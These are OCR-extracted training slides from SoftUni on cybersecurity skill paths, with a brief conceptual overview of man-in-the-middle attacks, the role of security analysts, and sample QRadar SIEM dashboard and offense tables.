Cyber Security Skill Paths

SoftUni Team

Technical Trainers

Software University

SoftUni

Software University

https://softuni.bg

Have a Question?

Software University

sli.do

#Cyber-Security

Table of Contents


Man In The Middle

MITM Attack

- **MITM is on of the most dangerous attacks**, since it is extremely hard to be detected
- Downside is that the attacker must be in the network of the victim
- The attack consists of sniffing and redirecting the network traffic
- More technical details in the next slide
- MITM attack aims to:
  - Steal personal data (passwords, hashes, cookies, browsing history e.t.c)
  - Inject malware into the network (worms, ransomwares and so on)

How MITM Attack Works?

- **Mitm attack can be separated to the following activities:**
  - Attacker tricks the Router into thinking he is the client
  - Attacker tricks the client into thinking he is the Router
- After that the attacker starts to redirect all communication between the real client and the real router, while sniffing (spying) it!



How Important Are CyberSec Jobs?

Imagine Running a Business!

- Chances are:
  - This business would be digital (like **99%** of new businesses)
  - This business would have some kind of website or web application, containing business logic (login / buy / comment / feedback / subscribe and many more …)
  - This business would need a social network
  - This business would need investing
- **Now imagine BEING HACKED!**

After a Successful Breach (a.k.a. "Hack")

Software University


- Your business will:
  - Lose reputation / clients!
  - Fail to **GDPR** comply! (A lot of personal data would be gone)
  - Stop working (if important module is being damaged while breaching)
- **You do not want that right?**

That's Where Cyber Security Comes in!

- The main goal of every cybersec job is to make the world more digitally secured
- The responsible companies pays extra attention, when it comes to cyber security
- Usually the one who does not, are always getting breached
- P.S: Do **NOT** say you are unhackable! (There are guys just waiting for that)

Live Cyber Threat Map

- https://threatmap.checkpoint.com/




Cyber Security Skill Paths

Most common ones

Security Analyst

Security Analyst


- These are the guys / girls responsible for detection. They mainly work with log files and live dashboards
- Their job is to watch for potential attacks and report them as soon as possible
- Every Security Analyst must have the ability to differentiate between false positives and real attacks
- Usually, these are the guys working with:
  - SIEMs (Splunk, QRadar, LogRhythm, SolarWinds and more)
  - ELK / HELK
  - Many more custom tools for visualizing threats



What is SIEM?

- **Security Information and Event Management**
  - Think of SIEM as the place where all the log files go and can be analyzed
  - All vendors nowadays are pushing a lot of log files, including Windows OS as well
  - Most advanced SIEMs have AIs to predict potential attacks, based on collected data in real time
  - The good SIEM is the one who is alarming about a threat at it's first steps

How Does SIEM Look Like?




How Does SIEM Look Like?

Software University

How Does SIEM Look Like?

QRadar SIEM Demo


- Dashboard



QRadar SIEM Demo

Software University


- Offenses (Attacks)



Id	Description	Offense Type	Offense Source	Magnitude	Source IPs	Destination IPs	Users	Lo
9	Multiple Exploit/Malware Types Targeting a Single Destination conta...	Destination IP	208.88.80.22		Multiple (6)	208.88.80.22	N/A	Multiple
5	Multiple Exploit/Malware Types Targeting a Single Destination conta...	Destination IP	208.88.82.22		Multiple (3)	208.88.82.22	N/A	Multiple
1	Multiple Login Failures for the Same User containing Bad Username	Username	admin		209.134.186.70	192.168.10.112	admin	Multiple
2	Multiple Login Failures for the Same User containing Root Login F...	Username	root		209.134.186.70	192.168.10.112	root	Multiple
3	Multiple Login Failures for the Same User containing User failed to ...	Username	guest		209.134.186.70	192.168.10.112	guest	Multiple
4	Multiple Login Failures for the Same User containing User failed to ...	Username	vmware		209.134.186.70	192.168.10.112	vmware	Multiple
6	GNU Mailman SMTP Message Large Date Value Denial of Service ...	Event Name	GNU Mailman SMTP ...		Multiple (2)	Remote (4)	N/A	PaSeri
7	NT IIS4 DoS - ExAir Sample Site Vulnerability	Event Name	NT IIS4 DoS - ExAir ...		Multiple (2)	Remote (2)	N/A	PaSeri
8	HTTP Cisco 675 Web Administration Denial of Service Vulnerability	Event Name	HTTP Cisco 675 We...		Multiple (3)	Remote (2)	N/A	PaSeri

QRadar SIEM Demo


- Filtering Attacks by Source



Event Name	Log Source	Event Coun	Time	Low Level Category	Source IP	Source Port	Destination IP	Destina Port	Username
Samba Writable Share Remote Code Execution Vulnerability	PaSeries @ 192.168.13.2	1	Apr 10, 2020, 8:35:3...	Remote Code Execution	64.12.116.7	42486	208.88.80.22	80	N/A
